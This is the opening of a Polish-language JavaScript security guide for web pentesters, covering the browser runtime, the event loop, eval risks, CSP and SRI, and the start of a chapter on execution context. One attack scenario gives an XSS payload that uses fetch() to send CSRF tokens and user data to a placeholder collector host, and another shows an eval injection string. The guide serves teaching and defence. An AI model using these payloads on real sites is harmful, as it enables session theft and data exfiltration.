

JavaScript Security Pentest Guide

Kompletny przewodnik po mechanizmach
bezpieczeństwa JavaScript
dla pentesterów aplikacji webowych

50 rozdziałów · 50 mechanizmów bezpieczeństwa

2026

JavaScript Security Pentest Guide

Profesjonalny poradnik bezpieczeństwa aplikacji webowych

Autor: Poradnik przeznaczony dla pentesterów i security engineerów

Język: Polski

Poziom: Średniozaawansowany → Zaawansowany

Wstęp

Ten poradnik powstał z jednej prostej obserwacji: większość pentesterów aplikacji webowych zna narzędzia — Burp Suite, DevTools, payloady XSS — ale nie rozumie głęboko mechanizmów, które te narzędzia eksploatują. Skutkiem jest testowanie z listy checkboxów zamiast rzeczywistego rozumienia powierzchni ataku.

Niniejszy materiał ma wypełnić tę lukę. Każdy rozdział tłumaczy nie tylko *co* robi dany mechanizm, ale *dlaczego istnieje, jak działa wewnątrz przeglądarki oraz gdzie kryją się podatności*.

Dla kogo jest ten poradnik

- Pentesterzy aplikacji webowych chcący pogłębić wiedzę techniczną
- Security engineerowie piszący polityki bezpieczeństwa
- Programiści uczący się myśleć jak atakujący
- Osoby przygotowujące się do certyfikatów (OSWE, BSCP, eWPTX)

Jak czytać ten poradnik

Każdy z 50 rozdziałów jest niezależny, jednak mechanizmy są ze sobą powiązane — na końcu każdego rozdziału znajdziesz diagram zależności. Możesz czytać linearnie lub skakać do tematów, które są Ci aktualnie potrzebne.

Konwencje

- `kod inline` — fragmenty kodu, wartości nagłówek, nazwy API
- Bloki kodu — kompletne przykłady z wyjaśnieniem linijka po linijce
- Diagramy ASCII — przepływ danych i architektura
- **Pogrubienie** — kluczowe pojęcia przy pierwszym wystąpieniu
- Uwaga bezpieczeństwa — sekcje wymagające szczególnej uwagi

Spis treści

1. JavaScript Runtime
2. Execution Context
3. Call Stack

4. Scope
5. Closures
6. Prototype Chain
7. Prototype Pollution
8. Event Loop
9. DOM
10. DOM Clobbering
11. Fetch API
12. XMLHttpRequest
13. CORS
14. Cookies
15. localStorage
16. sessionStorage
17. IndexedDB
18. Cache API
19. Service Workers
20. Web Workers
21. Shared Workers
22. BroadcastChannel
23. postMessage
24. MessageChannel
25. WebSocket
26. Server-Sent Events
27. File API
28. Clipboard API
29. History API
30. URL API
31. Shadow DOM
32. Custom Elements
33. Web Components
34. Permissions Policy
35. Referrer Policy
36. Content Security Policy (CSP)
37. Trusted Types
38. Subresource Integrity (SRI)
39. Fetch Metadata Headers
40. SameSite Cookies
41. CHIPS (Partitioned Cookies)
42. COOP
43. COEP
44. CORP
45. Credential Management API
46. WebAuthn i Passkeys
47. Storage Access API

- 48. Fenced Frames
 - 49. Credentialless iframes
 - 50. WebAssembly
-

Rozdział 1: JavaScript Runtime

1. Czym jest JavaScript Runtime

JavaScript Runtime (środowisko uruchomieniowe JavaScript) to kompletny zestaw komponentów oprogramowania, który umożliwia wykonywanie kodu JavaScript. Nie jest to sam język — JavaScript jako specyfikacja (ECMAScript) opisuje jedynie składnię i semantykę. Runtime to implementacja, która tę specyfikację realizuje i dostarcza dodatkowo zestaw możliwości wykraczających poza czysty język.

Runtime składa się z kilku warstw:

- **Silnik JavaScript** — parsuje i wykonuje kod (np. V8 w Chrome, SpiderMonkey w Firefox, JavaScriptCore w Safari)
- **Web API** — interfejsy udostępniane przez przeglądarkę, nieobecne w samym ECMAScript (np. `fetch`, `setTimeout`, `document`, `navigator`)
- **Event Loop** — mechanizm koordynujący wykonanie kodu asynchronicznego
- **Callback Queue / Microtask Queue** — kolejki oczekujących wywołań

JavaScript Runtime w przeglądarce różni się od środowiska Node.js. Przeglądarka dostarcza Web API (DOM, Fetch, Cookies, Storage). Node.js dostarcza API systemu operacyjnego (system plików, procesy, sieci na poziomie TCP). Obie platformy używają podobnych silników (Chrome i Node.js używają V8), ale otaczający runtime jest zupełnie inny.

Kto stworzył i kiedy

- **V8** (Google, 2008) — używany w Chrome, Chromium, Edge (od 2020), Node.js, Deno
- **SpiderMonkey** (Netscape/Mozilla, 1995) — pierwszy silnik JavaScript w historii, używany w Firefox
- **JavaScriptCore** (Apple, 2002) — używany w Safari i WebKit
- **Chakra** (Microsoft, 2008) — używany w Internet Explorer i starym Edge, wycofany

Czy jest częścią JavaScript czy Web API

Runtime jako całość to bytem hybrydowym. Silnik (V8, SpiderMonkey) realizuje specyfikację ECMAScript — to "czysty JavaScript". Web API (DOM, fetch, localStorage) to standard W3C/WHATWG dostarczany przez przeglądarkę — to nie JavaScript, lecz interfejsy napisane w C++ udostępniane kodowi JS.

2. Dlaczego powstał

Problem: strony statyczne

W 1995 roku strony internetowe były dokumentami HTML — statycznym tekstem z obrazkami. Gdy użytkownik wypełnił formularz i kliknął "Wyślij", przeglądarka wysyłała żądanie HTTP i otrzymywała nową stronę. Każda interakcja wymagała przeładowania.

Netscape chciał stworzyć technologię, która pozwoli na:

1. Walidację formularzy *przed* wysłaniem ich na serwer
2. Proste animacje i interakcje bez przeładowania strony
3. Dynamiczne modyfikowanie treści po załadowaniu

Brendan Eich stworzył JavaScript w ciągu 10 dni w maju 1995 roku. Pierwotna nazwa to Mocha, potem LiveScript, a ostatecznie JavaScript (z przyczyn marketingowych — Sun Microsystems promowało wtedy Javę).


Problem: runtime jednowątkowy

JavaScript od początku był jednowątkowy — jedna instrukcja na raz. To celowa decyzja projektowa. Wielowątkowość z dostępem do wspólnego DOM stworzyłaby problemy race condition niemożliwe do zarządzania przez programistów stron.

Jednowątkowość oznacza jednak, że długie operacje (ładowanie pliku, żądanie sieciowe) blokowałyby interfejs. Rozwiązaniem stał się model asynchroniczny oparty na callbackach, a potem Promises i async/await — wszystko zarządzane przez Event Loop.

3. Jak działa

Architektura



Przepływ wykonania kodu

Gdy przeglądarka napotyka `<script>` lub łąduje plik `.js`:

Krok 1: Pobieranie kodu

Przeglądarka wysyła żądanie HTTP GET po plik JavaScript. Odpowiedź to tekst w formacie UTF-8. Plik trafia do parsera.

Krok 2: Parsowanie

Parser silnika JS czyta tekst kodu i buduje **AST (Abstract Syntax Tree)** — drzewiastą reprezentację struktury programu. Przykład:

```
let x = 2 + 3;
```

Staje się AST mniej więcej takiej struktury:

```
VariableDeclaration
├─ VariableDeclarator
│   └─ Identifier (x)
└─ BinaryExpression (+)
    ├── Literal (2)
    └─ Literal (3)
```

Parser sprawdza składnię. Błąd składniowy (SyntaxError) jest wykrywany na tym etapie — *przed* wykonaniem jakiegokolwiek kodu.

Krok 3: Kompilacja

Nowoczesne silniki JS używają **JIT (Just-In-Time compilation)**. Zamiast interpretować AST linijka po linijce, kompilują "gorący" kod (często wykonywany) do kodu maszynowego w locie. V8 używa do tego dwóch kompilatorów: Sparkplug (szybki, bez optymalizacji) i Maglev/Turbofan (wolniejszy, ale silnie optymalizujący).

Krok 4: Wykonanie

Skompilowany kod trafia na **Call Stack** (stos wywołań). Program zaczyna się od globalnego **Execution Context** (kontekstu wykonania). Każde wywołanie funkcji dodaje nową ramkę na stos.

Krok 5: Obsługa asynchroniczności

Gdy kod wywołuje asynchroniczne Web API (np. `fetch()`, `setTimeout()`), silnik przekazuje zadanie do przeglądarki. Przeglądarka obsługuje je poza stosem wywołań. Po zakończeniu callbacki trafiają do kolejki. **Event Loop** przenosi je na Call Stack gdy jest pusty.

4. Co dzieje się wewnątrz

Heap — alokacja pamięci

Heap to obszar pamięci do dynamicznej alokacji obiektów. Gdy piszesz `let obj = {}`, silnik alokuje pamięć w Heap i zwraca referencję. Garbage Collector (GC) zarządza zwalnianiem pamięci, gdy obiekty nie są już osiągalne.

V8 używa generacyjnego garbage collector'a:

- **Young Generation** — nowe, krótko żyjące obiekty
- **Old Generation** — obiekty, które przeżyły kilka cykli GC

Isolates — izolacja między kartami

V8 używa konceptu **Isolate** — każdy izolat to niezależna instancja silnika z własnym Heap i własnym stanem. W Chrome każda karta przeglądarki zazwyczaj działa w osobnym procesie (Process Per Site), co oznacza osobny Isolate. To kluczowe dla bezpieczeństwa — kod ze strony A nie może bezpośrednio odwołać się do obiektów strony B.

Kontekst vs Isolate

Wewnątrz jednego Isolate może istnieć wiele **Kontekstów** — każdy z własnym globalnym obiektem (`window`), ale współdzielący Heap. To pozwala na izolację np. iframe'ów na tej samej stronie przy zachowaniu wydajności.

Lifecycle skryptu

```

HTML Parser
  |
  ▼ napotyka <script src="app.js">
Network Request
  |
  ▼ pobiera plik app.js
Parsing (tokenizer → AST)
  |
  ▼ błąd? SyntaxError, stop
Compilation (Baseline → JIT)
  |
  ▼
Execution Context Creation
  |
  ▼
Global Code Execution
  |
  ▼ wywołania funkcji → Call Stack frames
  |
  ▼ async operacje → Web API → Callback Queue
  |
  ▼ Event Loop → pobiera callbacki → Call Stack

```

5. Analogiczny przykład z życia

Wyobraź sobie restaurację:

- **Kucharz** = silnik JavaScript. Wykonuje przepisy (kod) jeden po drugim. Nie może gotować dwóch dań jednocześnie (jednowątkowość).
- **Kelner** = Web API. Gdy kucharz mówi "czekaj na dostawę", kelner idzie po składniki (operacja asynchroniczna) i wraca gdy są gotowe.
- **Notes zamówień** = Callback Queue. Kelner zapisuje, że dostawa przyszła i kucharz powinien wrócić do tego dania.
- **Menedżer sali** = Event Loop. Sprawdza czy kucharz skończył bieżące danie (Call Stack pusty). Jeśli tak, przynosi mu następne zamówienie z notesu.

Kucharz nigdy nie czeka beczynn timer. Gdy czeka na dostawę, gotuje inne dania. Gdy dostawa przychodzi, kelner informuje menedżera, a ten przekazuje

zamówienie kucharzowi gdy skończy aktualne zadanie.

6. Przykład kodu

```
<!DOCTYPE html>
<html>
<head>
  <title>Runtime Demo</title>
</head>
<body>
  <script>
    // Linia 1: Kod synchroniczny - wykonuje się natychmiast
    console.log("Start");

    // Linia 2: setTimeout to Web API - rejestruje callback
    // przeglądarka ustawi timer POZA silnikiem JS
    setTimeout(function() {
      // Ta funkcja trafi do Callback Queue po 0ms
      // ale NIE wykona się przed "Koniec"
      console.log("Timer");
    }, 0);

    // Linia 3: Promise.resolve().then() to Microtask
    // trafia do Microtask Queue - ma wyższy priorytet niż Callback Queue
    Promise.resolve().then(function() {
      console.log("Promise");
    });

    // Linia 4: Kolejny synchroniczny kod
    console.log("Koniec");

    // Wynik w konsoli:
    // Start
    // Koniec
    // Promise ← microtask, przed callbackiem setTimeout
    // Timer   ← callback, po microtaskach
  </script>
</body>
</html>
```

Wyjaśnienie linijka po linijce:

- `console.log("Start")` — trafia bezpośrednio na Call Stack. `console.log` to metoda Web API (nie ECMAScript). Wykonuje się natychmiast. Call Stack: `[main(), console.log("Start")]` → po wykonaniu: `[main()]`.
- `setTimeout(fn, 0)` — `setTimeout` to Web API. Silnik JS rejestruje żądanie u przeglądarki i wraca natychmiast. Przeglądarka niezależnie czeka 0ms, potem umieszcza `fn` w Callback Queue.
- `Promise.resolve().then(fn)` — `Promise.resolve()` tworzy już rozwiązany Promise. `.then(fn)` rejestruje callback w Microtask Queue. Microtask Queue jest opróżniana *po każdym zadaniu synchronicznym*, przed Callback Queue.
- `console.log("Koniec")` — synchroniczne, wykonuje się natychmiast.
- Po zakończeniu synchronicznego kodu Event Loop sprawdza Microtask Queue → znajduje `fn` z Promise → wykonuje → drukuje "Promise".

- Następnie Event Loop bierze z Callback Queue callbacki setTimeout → drukuje "Timer".

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa (SPA)

W typowej aplikacji Single Page Application opartej na React/Vue:

```
// Inicjalizacja aplikacji – globalne ustawienie runtimowe
window.__APP_CONFIG__ = {
  apiUrl: "https://api.bank.com",
  sessionTimeout: 900000
};

// Framework rejestruje event listenery – callback queue
document.addEventListener("DOMContentLoaded", function() {
  initializeApp(); // wywołanie synchroniczne wewnątrz callbacka
});

async function initializeApp() {
  // fetch() to Web API – operacja asynchroniczna
  // silnik JS nie blokuje się – oddaje sterowanie Event Loop
  const userData = await fetch("/api/user/profile");
  const json = await userData.json();

  // Po otrzymaniu odpowiedzi kod wraca do Call Stack przez microtask
  renderDashboard(json);
}
```

Pentester widzi tutaj:

- `window.__APP_CONFIG__` — konfiguracja dostępna globalnie. Czy zawiera wrażliwe dane (tokeny, klucze API)?
- `fetch("/api/user/profile")` — jakie nagłówki wysyła? Jakie cookies? Jaka polityka CORS?

Panel administracyjny

```
// Typowy wzorzec – runtime ładuje konfigurację z atrybutów HTML
const config = JSON.parse(
  document.getElementById("app").dataset.config
);

// Jeśli data-config zawiera niezaufane dane → możliwy JSON injection
// Jeśli użyte eval() zamiast JSON.parse() → możliwy Code Injection
```

8. Typowe błędy programistów

Błąd 1: Zanieczyszczanie globalnego scope

```
// Błąd: brak var/let/const tworzy zmienną globalną
function processUser(name) {
  userName = name; // globalny! dostępny jako window.userName
}
```

Każda zmienna globalna jest właściwością `window`. Atakujący mogą odczytywać i nadpisywać te wartości z konsoli DevTools lub wstrzykniętego kodu.

Błąd 2: Blokowanie Event Loop

```
// Błąd: długa synchroniczna operacja blokuje UI
function findUser(id) {
  let result = null;
  for (let i = 0; i < 10000000; i++) {
    if (database[i].id === id) result = database[i];
  }
  return result;
}
```

Zablokowany Event Loop = zamrożony interfejs. Użytkownik nie może nic kliknąć. Żadne callbacki nie wykonują się — w tym callbacki bezpieczeństwa (np. timeout sesji).

Błąd 3: eval() i podobne

```
// Bardzo źle: eval wykonuje ciąg znaków jako kod JS
const userInput = "<pobrane z URL>";
eval("processData('" + userInput + "')");
// Wystarczy wstrzyknąć: '); maliciousCode(); //
```

`eval()`, `Function()`, `setTimeout("string")`, `setInterval("string")` — wszystkie interpretują ciągi znaków jako kod. To XSS execution sink.

Błąd 4: Dostęp do window przed załadowaniem DOM

```
// Błąd: skrypt w <head> bez defer/async
const button = document.getElementById("submit"); // null – DOM jeszcze nie istnieje
button.addEventListener("click", ...); // TypeError: Cannot read property of null
```

9. Znaczenie dla bezpieczeństwa

Fundamentalne dla bezpieczeństwa przeglądarki

JavaScript Runtime to fundament modelu bezpieczeństwa przeglądarki. Niemal każda podatność aplikacji webowej — XSS, CSRF, Prototype Pollution, DOM Clobbering — ostatecznie wykonuje kod JavaScript w runtime.

Same-Origin Policy w kontekście Runtime

Przeglądarka izoluje Runtimes różnych stron poprzez **Same-Origin Policy (SOP)**. Kod z `https://bank.com` nie może dostępu do danych ze strony `https://evil.com` w tej samej przeglądarce — bo działają w osobnych Kontekstach/Isolate'ach.

SOP chroni przed:

- Odczytywaniem DOM innych stron
- Dostępem do cookies/storage innych origins

- Wykonywaniem cross-origin fetch (z pewnymi wyjątkami przez CORS)

XSS — łamanie izolacji Runtime

Cross-Site Scripting (XSS) polega na wstrzyknięciu kodu JavaScript do strony w taki sposób, że przeglądarka wykonuje go w kontekście (Execution Context) atakowanej strony — a więc z dostępem do jej DOM, cookies, storage, tokenów.

Atakujący nie "łamie" Runtime — "wskakuje" do istniejącego kontekstu ofiary.

Powiązane CWE

- **CWE-79** — Cross-site Scripting
- **CWE-95** — Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
- **CWE-116** — Improper Encoding or Escaping of Output

OWASP

- **A03:2021 - Injection** (XSS jest podkategorią)
- **A05:2021 - Security Misconfiguration** (błędna konfiguracja CSP, brak izolacji)

10. Jak identyfikować podczas pentestu

DevTools → Console

Otwórz DevTools (F12) → zakładka **Console**.

Wpisz:

```
window
```

Zobaczysz wszystkie właściwości globalnego obiektu. Szukaj:

- Zmiennych konfiguracyjnych: `__config__`, `__env__`, `APP_CONFIG`, `window.settings`
- Tokenów: `authToken`, `csrfToken`, `apiKey`
- Metadanych: `_user`, `currentUser`, `userData`

```
// Listuj własne właściwości window które nie są natywne
Object.keys(window).filter(k => ![ 'window', 'document', 'location', 'navigator', 'fetch' ].includes(k))
```

DevTools → Sources

Zakładka **Sources** pokazuje wszystkie załadowane pliki JavaScript.

Zwróć uwagę na:

- Pliki z nazwami sugerującymi logikę biznesową: `auth.js`, `payment.js`, `admin.js`
- Source maps (`.map`) — ujawniają oryginalny kod przed minifikacją/bundlingiem
- Zmienne globalne zdefiniowane w plikach

DevTools → Network

Zakładka **Network** → filtr **JS** — wszystkie ładowane skrypty.

Sprawdź:

- Nagłówki odpowiedzi (Content-Type, CORS, CSP)
- Czy pliki JS mają Source Map URL (nagłówek `SourceMap:` lub komentarz `//# sourceMappingURL=`)
- Czy skrypty są ładowane z CDN (potencjalnie podatne, jeśli bez SRI)

Szukanie secretów w kodzie JS

```
# W Burp Suite - szukaj w Response body
# W przeglądarce - Ctrl+Shift+F (Search across all sources)

# Wzorce do szukania:
apiKey
secret
token
password
Bearer
Authorization
```

Artefakty w konsoli

Sprawdź czy aplikacja loguje do konsoli:

```
// Typowe "wycieki" deweloperskie
console.log(userData)
console.debug("Token:", token)
```

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja używa `eval()` lub `Function()` z niezaufanymi danymi?
- ☐ Czy w `window.*` są wrażliwe dane (tokeny, klucze, PII)?
- ☐ Czy pliki JS mają dostępne Source Maps ujawniające minifikowany kod?
- ☐ Czy skrypty zewnętrzne (CDN) są chronione przez Subresource Integrity (SRI)?
- ☐ Czy Content-Security-Policy blokuje inline scripts i eval?
- ☐ Czy aplikacja loguje wrażliwe dane do `console.log()`?
- ☐ Czy silnik JS jest aktualny (brak znanych podatności przeglądarki)?
- ☐ Czy globalne zmienne mogą być nadpisane przez atakującego (prototype pollution)?
- ☐ Czy timeout sesji jest rzeczywiście wymuszany (nie tylko po stronie JS)?
- ☐ Czy error messages w runtime nie ujawniają ścieżek, wersji, szczegółów stacku?

12. Typowe scenariusze ataków

Scenariusz 1: Exfiltracja danych z `window.*`

Wymagania: Podatność XSS (Stored lub Reflected) na stronie ofiary.

Warunki: Aplikacja przechowuje wrażliwe dane w globalnych zmiennych JavaScript.

Przebieg:

1. Pentester identyfikuje zmienne globalne zawierające wrażliwe dane:
`window.csrfToken` , `window.userData`
2. Pentester wstrzykuje payload XSS który odczytuje i eksfiltruje te dane
3. Przeglądarka ofiary wykonuje payload w kontekście atakowanej strony
4. Dane trafiają do kontrolowanego przez pentestera endpointu

Przykład payload (wyłącznie dla autoryzowanych testów):

```
// Payload w kontekście autoryzowanego pentestu
fetch("https://[twój-collector]/?data=" +
  encodeURIComponent(JSON.stringify({
    csrf: window.csrfToken,
    user: window.currentUser
  })))
);
```

Ograniczenia: Wymaga podatności XSS. Ograniczony przez CSP (blokada zewnętrznych połączeń).

Wpływ: Kradzież tokenów, przejęcie sesji, eskalacja uprawnień.

Scenariusz 2: Runtime Code Injection przez eval()

Wymagania: Aplikacja używa `eval()` lub `new Function()` z danymi wejściowymi użytkownika.

Przebieg:

1. Pentester identyfikuje wywołania `eval()` w kodzie źródłowym
2. Identyfikuje wektor wejściowy (parametr URL, pole formularza)
3. Wstrzykuje payload przerywający stringowy kontekst

Ograniczenia: Wymaga znalezienia `eval-sink` z kontrolowanymi danymi wejściowymi.

Wpływ: Pełne wykonanie kodu w kontekście aplikacji.

13. Jak się zabezpieczać

1. Unikaj eval() i podobnych

```
// Źle
eval(userInput);
new Function(userInput)();
setTimeout(userInput, 100);

// Dobrze - JSON.parse zamiast eval dla danych
const data = JSON.parse(userInput);

// Dobrze - zdefiniuj dozwolone operacje
const allowedActions = {
  'sayHello': () => console.log('Hello'),
  'sayBye': () => console.log('Bye')
};
allowedActions[userInput]?.();
```

2. Ogranicz globalne zmienne

```
// Źle - przypadkowa globalna
function init() {
    config = loadConfig(); // brak const/let/var!
}

// Dobrze - IIFE lub moduł ES
(function() {
    const config = loadConfig();
    // config niewidoczne poza tą funkcją
})();

// Najlepiej - moduły ES6 (domyślnie izolowane)
// plik config.mjs
const config = loadConfig();
export { config }; // eksportowane explicite
```

3. Content Security Policy

```
Content-Security-Policy:
default-src 'self';
script-src 'self' 'nonce-{random}';
object-src 'none';
base-uri 'self';
```

Dobra CSP eliminuje możliwość inline scripts i eval, co drastycznie utrudnia eksploatację XSS.

4. Source Maps w produkcji

```
// webpack.config.js
module.exports = {
    devtool: process.env.NODE_ENV === 'production'
        ? false // brak source map w produkcji
        : 'source-map' // tylko w development
};
```

5. Subresource Integrity dla zewnętrznych skryptów

```
<script
  src="https://cdn.example.com/lib.js"
  integrity="sha384-abc123..."
  crossorigin="anonymous">
</script>
```

14. Podsumowanie

Kluczowe fakty:

1. JavaScript Runtime = silnik JS (V8/SpiderMonkey) + Web API przeglądarki + Event Loop
2. Silnik jest jednowątkowy — kod synchroniczny zawsze wykona się przed callbackami

3. Web API (fetch, setTimeout, DOM) to nie JavaScript — to C++ udostępniane przeglądarce
4. Każda strona/karta ma własny Izolat — fundamentalna izolacja bezpieczeństwa
5. XSS łamie izolację poprzez wstrzyknięcie kodu do istniejącego kontekstu

Najczęstsze nieporozumienia:

- "JavaScript jest wielowątkowy" — NIE, jest jednowątkowy. Web Workers to osobne wątki bez dostępu do głównego DOM.
- "setTimeout(fn, 0) wykonuje się natychmiast" — NIE, callback trafia do kolejki i wykona się dopiero gdy Call Stack jest pusty.
- "eval() jest wolny, więc go nie używamy" — Pomijasz ważniejszy powód: jest podatny na Code Injection.

Najczęstsze pytania:


Czy V8 to to samo co JavaScript? — Nie. V8 to implementacja specyfikacji ECMAScript. To jak różnica między przepisem a gotowym daniem.

Czy Node.js to ta sama runtime co przeglądarka? — Używają tego samego silnika (V8), ale zupełnie innych Web API vs Node.js API.

Jak rozpoznać w prawdziwej aplikacji

1. Otwórz DevTools → **Console** → wpisz `Object.keys(window)` → szukaj niestandardowych właściwości
2. Otwórz **Sources** → przejrzyj listę plików JS → szukaj plików `.map`
3. Otwórz **Network** → przefiltruj po `JS` → sprawdź nagłówki każdego skryptu
4. W Console: `window.__proto__` — czy framework zostawił ślady?
5. Szukaj w plikach JS fraz: `eval()`, `new Function()`, `document.write()`, `innerHTML =`

Powiązania



Rozdział 2: Execution Context

1. Czym jest Execution Context

Execution Context (kontekst wykonania) to abstrakcyjna struktura danych tworzona przez silnik JavaScript za każdym razem, gdy wykonuje kod. Przechowuje wszystkie informacje potrzebne do wykonania danego fragmentu kodu: zmienne, funkcje, wartość `this`, referencję do zewnętrznego scope'u.

Execution Context nie jest obiektem dostępnym dla programisty — istnieje wewnątrz silnika. Nie można go "zobaczyć" ani "dotknąć" w kodzie. Ale każde zachowanie JavaScript — hoisting, closures, wartość `this` — wynika bezpośrednio z tego, jak Execution Context działa.

Trzy rodzaje Execution Context

1. **Global Execution Context (GEC)** — tworzony raz, na samym początku wykonywania skryptu. Istnieje przez cały czas życia strony. Odpowiada globalnemu obiektowi (`window` w przeglądarce, `global` w Node.js).
2. **Function Execution Context (FEC)** — tworzony za każdym razem gdy wywoływana jest funkcja. Niszczy się gdy funkcja zwraca wartość.
3. **Eval Execution Context** — tworzony gdy `eval()` wykonuje kod. Działa jak Function EC, ale ze specyficznymi regułami scope'u. Powód, dla którego `eval` jest niebezpieczny: tworzy własny kontekst z dostępem do otaczającego scope'u.

Czy jest częścią JavaScript czy Web API

Execution Context to wewnętrzny mechanizm specyfikacji ECMAScript. Jest opisany w standardzie ECMA-262. Nie jest częścią Web API — istnieje w każdym środowisku JavaScript (przeglądarka, Node.js, Deno).

2. Dlaczego powstał

Problem: jak śledzić stan wykonania

Wyobraź sobie prosty program:

```
let x = 10;

function add(a, b) {
  let result = a + b;
  return result;
}

let sum = add(x, 5);
```

Gdy silnik wykonuje `add(x, 5)`, musi gdzieś przechować:

- Wartości parametrów `a` i `b`
- Zmienną lokalną `result`

- Wiedzę, gdzie wrócić po zakończeniu funkcji
- Wartość `this` wewnątrz funkcji

Bez Execution Context silnik nie miałby gdzie tych informacji przechować. EC to po prostu "obszar roboczy" dla każdego fragmentu kodu.

Problem: hoisting i wstępne przetwarzanie

JavaScript zachowuje się inaczej niż większość języków — `var` i deklaracje funkcji są "widoczne" zanim zostanie wykonana linijka, w której je zapisano:

```
console.log(x); // undefined (nie błąd!)
var x = 5;

myfunc(); // działa! (funkcja jest "hoistowana")
function myfunc() { return 42; }
```

To możliwe właśnie dlatego, że tworzenie EC ma dwie fazy — w pierwszej silnik skanuje kod i zbiera informacje o deklaracjach, zanim zacznie go wykonywać.

3. Jak działa

Dwie fazy tworzenia Execution Context

Każdy Execution Context przechodzi przez dwie fazy:

Faza 1: Creation Phase (faza tworzenia)

Silnik skanuje kod i:

1. Tworzy **Variable Environment** — kontener na zmienne
2. Tworzy **Lexical Environment** — kontener na zmienne `let` / `const` i funkcje
3. Ustala wartość `this`
4. Wykonuje **hoisting** — rejestruje deklaracje zmiennych i funkcji

Podczas hoistingu:

